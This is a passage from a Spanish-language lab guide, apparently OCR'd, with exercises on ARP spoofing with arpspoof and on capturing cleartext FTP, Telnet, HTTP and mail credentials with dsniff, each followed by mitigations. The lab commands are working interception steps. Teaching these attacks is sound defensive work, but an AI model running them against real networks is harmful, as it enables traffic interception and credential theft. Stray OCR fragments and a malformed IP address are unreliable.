8. **Limpiar:** Pare los procesos *arpspoof* (Ctrl+C en sus terminales). Vuelva a deshabilitar el forwarding si desea (echo 0 > /proc/sys/net/ipv4/ip_forward). La caché ARP de la Víctima eventualmente expirará o puede recuperarla reiniciando la conexión de red o haciendo arp -d para borrar entradas.

Comandos necesarios:

En máquina Atacante (Linux):

```
echo 1 > /proc/sys/net/ipv4/ip_forward                  # Habilitar reenvío IP

arpspoof -t 192.168.1.50 192.168.1.1                    # Spoofear Victima diciéndole que
Gateway=MAC_atacante

arpspoof -t 192.168.1.1 192.168.1.50                    # Spoofear Gateway diciéndole que
Victima=MAC_atacante

echo 0 > /proc/sys/net/ipv4/ip_forward                  # (Después) Deshabilitar reenvío IP
```

En máquina Víctima (para verificar ARP):

```
arp -a          # (Windows) Ver tabla ARP

ip neigh show   # (Linux) Ver vecinos ARP
```

Riesgos asociados y mitigación:

- **Riesgo:** Este ataque permite la **interceptación** o manipulación de tráfico de red, comprometiendo potencialmente información sensible (credenciales, sesiones) y pudiendo causar interrupciones (si el atacante falla en reenviar, hay DoS). Es muy peligroso en redes locales abiertas (como Wi-Fi público) donde cualquiera puede aplicarlo.
  Mitigación: Implementar defensas a nivel de red: por ejemplo **entradas ARP estáticas** en servidores críticos (así ignoran ARP spoof), usar **ARP Spoofing Detection** en switches o IPS, protocolos como **DAI (Dynamic ARP Inspection)** en switches gestionados, o utilizar conmutadores con seguridad de puertos para evitar que un puerto envíe muchas respuestas ARP falsas. A nivel general, emplear cifrado de extremo a extremo (HTTPS, SSH) mitiga el impacto (el atacante puede ver tráfico pero cifrado). Redes segmentadas y monitoreadas (un IDS puede alertar de ARP anómalos) también ayudan.

Resultados esperados:

- Tras ejecutar arpspoof, la **tabla ARP de la Víctima** mostrará la MAC del Atacante asociada a la IP del Gateway. Por ejemplo, antes del ataque podía ser *192.168.1.1 at aa:bb:cc:dd:ee:ff* (MAC del router), y durante el ataque se verá *192.168.1.1 at 11:22:33:44:55:66* (MAC del atacante). Esto indica que la Víctima ahora envía sus paquetes destinados al gateway hacia el atacante.

- En la **tabla ARP del Gateway** (si se pudiera ver) pasaría lo inverso para la IP de la Víctima.
- La **Víctima en principio no notará nada extraño**: la navegación web, ping, etc., seguirán funcionando (quizá con una leve latencia adicional), ya que el Atacante está reenviando el tráfico. Esto es clave: el ataque es silencioso desde la perspectiva del usuario.
- En el Atacante, Wireshark o tcpdump mostrará que está viendo tráfico cuyo origen o destino es la Víctima cuando no debería normalmente. Por ejemplo, el Atacante verá peticiones DNS de la Víctima, o HTTP, etc., pasando por él.
- Si el Atacante quisiera, podría **modificar** los paquetes (no lo hicimos aquí). Por ejemplo, podría filtrar y alterar una página HTTP en tránsito (haciendo de proxy). No obstante, aun sin modificar nada, ya tiene la capacidad de leer o registrar todo.

Solución guiada:
El ejercicio muestra en la práctica cómo un atacante puede convertise en "hombre en el medio" en una LAN con conmutador, explotando la confianza ciega del protocolo ARP. El alumno habrá visto que, tras el ataque, cualquier comunicación entre la Víctima y su gateway (Internet) **pasa ahora por el Atacante**. Esto significa que el atacante puede espiar o incluso inyectar tráfico.

Por ejemplo, supongamos que durante el ataque la Víctima inició sesión en un sitio web sin HTTPS. El Atacante, ejecutando Wireshark, habría capturado las credenciales en texto claro. Incluso con HTTPS, si el Atacante realiza técnicas avanzadas (como spoofing DNS combinado con servidor falso) podría engañar a la Víctima a ir a un sitio falso - este es el principio de ataques de phishing en LAN. El ejercicio se limitó a ARP, pero sienta las bases para esos escenarios.


La mitigación explica que existen formas de endurecer la red: **entradas ARP estáticas** (por ejemplo, fijar la MAC del gateway en todos los hosts, así ignoran anuncios contradictorios) previene este ataque, aunque es difícil de mantener a gran escala. Los switches modernos pueden detectar inundaciones ARP o discrepancias (DAI, etc.) y bloquear al atacante. También se promueve el uso de **VPN en Wi-Fi públicas** porque en redes abiertas es trivial hacer ARP spoof y espiar a otros; con una VPN, aunque intercepten, todo va cifrado. Además, herramientas de monitoreo pueden detectar patrones de ARP inusuales (por ejemplo, un IDS puede alertar si una IP cambia de MAC demasiado rápido).

El alumno, con la verificación arp -a, vio directamente que la **resolución de IP->MAC fue alterada**. Este es un síntoma claro del ataque. En entornos empresariales, si un administrador ve ARP cache inconsistente, sabe que algo anda mal.


Es importante destacar la **naturaleza temporal** del envenenamiento: al detener arpspoof, después de unos minutos la caché ARP de la Víctima olvidará la entrada falsa y volverá a pedir la MAC real, restaurando la normalidad. Pero en el intervalo, el atacante tuvo vía libre.

Con este ejercicio, el alumno comprende un método clave de ataques internos y la razón por la cual protocolos antiguos y sin cifrado son vulnerables en redes locales comprometidas. También prepara el terreno para usar otras herramientas de la suite dsniff (como *dnsspoof*, *mailsnarf*, etc.), que suelen requerir primero situarse en MitM mediante ARP spoofing, justo lo que logramos aquí.


- Maquinas kali linux: 192.168.0.7 y kali linux: 1952.168.0.92




- máquina atacante:










- verificación wireshark:






maquina victima:





network, and nothing happens. Type "http://neverssl.com" into your browser's url bar,

- lectura del ping en la maquina victima es clara en la maquina atacante:



Ejercicio 7: Interceptación de credenciales en texto claro con DSniff

Herramienta: dsniff
Objetivo: Utilizar **dsniff** para capturar credenciales (usuarios y contraseñas) que circulen sin cifrar por la red. Dsniff es una herramienta que escucha el tráfico en busca de *patrones conocidos* de autenticación en protocolos como HTTP, FTP, SMTP, Telnet, etc., extrayendo las credenciales automáticamente. Este ejercicio asume que ya tenemos capacidad de sniffing (por ejemplo, tras un ARP Spoof exitoso del ejercicio anterior, o ejecutándolo en un segmento hub/mixto). El objetivo es evidenciar qué fácil es obtener contraseñas cuando se usan protocolos no seguros.

Instrucciones:

1. **Preparar entorno:** El *Atacante* debe estar en posición de ver el tráfico de la *Víctima*. Puede ser mediante el ARP spoofing del ejercicio 6 (manténgalo activo si desea, con IP forwarding) o simplemente ejecutando dsniff en una red hub o en la misma máquina donde corren servicios. Asumiremos la configuración de MitM lograda con arpspoof: Atacante sigue en medio de Víctima y Gateway.
2. En la máquina Atacante, ejecute dsniff -i <interface> (por ejemplo, dsniff -i eth0). Este comando comienza a husmear en la interfaz de red indicada. Dsniff no necesita saber qué buscar; internamente tiene firmas para detectar, por ejemplo, cuando ve

USER/PASS en FTP, o Authorization: Basic ... en HTTP, o credenciales de POP3/IMAP, etc., las registra.

3. Ahora, genere tráfico de la Víctima que contenga una autenticación *no cifrada*. Pueden hacerse varias cosas (no es necesario hacer todas, con una basta para demostrar):
    - **FTP:** Desde la Víctima, conecte a un servidor FTP sin cifrado. Si tiene un servidor FTP en la red (por ejemplo, vsftpd en otra VM), haga ftp <IP_servidor> y cuando pida user/pass, ingrese credenciales de prueba (p. ej. *usuario: test, pass: 12345*).
    - **HTTP autenticación básica:** Navegue desde la Víctima a una URL que requiera Basic Auth. Si no tiene una a mano, puede simularlo con un servidor web configurado con auth básica en el lab. (Otra opción: usar *wget* con credenciales en la URL: wget http://user:pass@<IP_servidor>/pagina provoca envío de auth básica).
    - **Telnet:** Si en otra máquina hay un servicio telnet, intente hacer telnet desde Víctima; las credenciales que se envían (username/password) van en claro.
    - **SMTP/POP3:** Si dispone de un servidor de correo de prueba en la red (por ejemplo, postfix sin TLS, o un hmailserver en Windows), intente desde Víctima enviar un correo (SMTP) o recuperar (POP3) con credenciales simples.
4. Cualquiera de las acciones anteriores generará tráfico con credenciales en texto claro. Vaya a la consola del Atacante donde corre dsniff: debería aparecer una línea por cada conjunto de credenciales detectado. Por ejemplo, al hacer FTP, dsniff puede mostrar: ftp 192.168.1.50:1025 -> 192.168.1.60:21 USER test PASS 12345 indicando que capturó un login FTP con esas credenciales. O para HTTP Basic: http 192.168.1.50 -> 192.168.1.60 auth: Basic dXNlcjpwYXNzd29yZA== (dsniff podría decodificarlo y mostrar user:password).
5. Si no ve nada inmediatamente, verifique que dsniff sigue corriendo y que efectivamente el tráfico de la víctima pasa por el atacante. Tal vez necesite reiterar la acción (por ejemplo, volver a conectar FTP). Asegúrese de que los protocolos no estén usando cifrado (FTP normal, no SFTP; HTTP, no HTTPS).
6. Una vez obtenidas credenciales, puede detener dsniff (Ctrl+C).

Comandos necesarios:

En Atacante:

dsniff -i eth0 # Escuchar en interfaz eth0 en busca de credenciales

En Víctima (ejemplos de generación de tráfico con credenciales):

ftp 192.168.1.60 # Conectar a servidor FTP y luego introducir usuario/clave

telnet 192.168.1.61 # Conectar a servidor Telnet, luego ingresar credenciales

HTTP Basic Auth via wget (ejemplo):

wget http://usuario:clave@192.168.1.62/privado/secret.txt

Riesgos asociados y mitigación:

- **Riesgo:** La captura mostró credenciales **en texto plano** circulando por la red. Esto revela que protocolos antiguos (FTP, Telnet, HTTP básico, POP3/IMAP sin SSL) son susceptibles a robo de contraseñas por cualquier atacante con capacidad de sniffing.
  Mitigación: No usar protocolos sin cifrar para autenticación. Emplear siempre las versiones seguras: SFTP/SCP en vez de FTP, SSH en vez de Telnet, HTTPS en vez de HTTP (o al menos HTTP Digest/Auth con TLS), y SMTPS/POP3S/IMAPS para correo. Además, segmentar la red y usar conmutadores con inspección ARP reduce la posibilidad de sniffing, pero la solución de fondo es el cifrado punto a punto.

Resultados esperados:

- En la salida de dsniff, cada vez que detecte un *login* transmisible, lo imprimirá. Ejemplos concretos que podría ver:
  - Para FTP: ftp [target_ip]:21- <user> <password> como mencionamos (dsniff identifica los comandos FTP USER y PASS).
  - Para HTTP Basic: una línea http con la credencial. Dsniff a veces muestra la credencial decodificada directamente en formato username/password después de "auth:". Si no, presentaría la string base64 que contiene "user:pass" (que es fácilmente decodificable).
  - Para POP3: podría ver pop <src_ip>:<port> -> <dst_ip>:110 USER alice PASS wonderland.
  - Para SMTP (si el cliente realiza AUTH LOGIN, común en SMTP sin TLS): dsniff decodificaría el Base64 y mostraría el usuario y pass del correo.
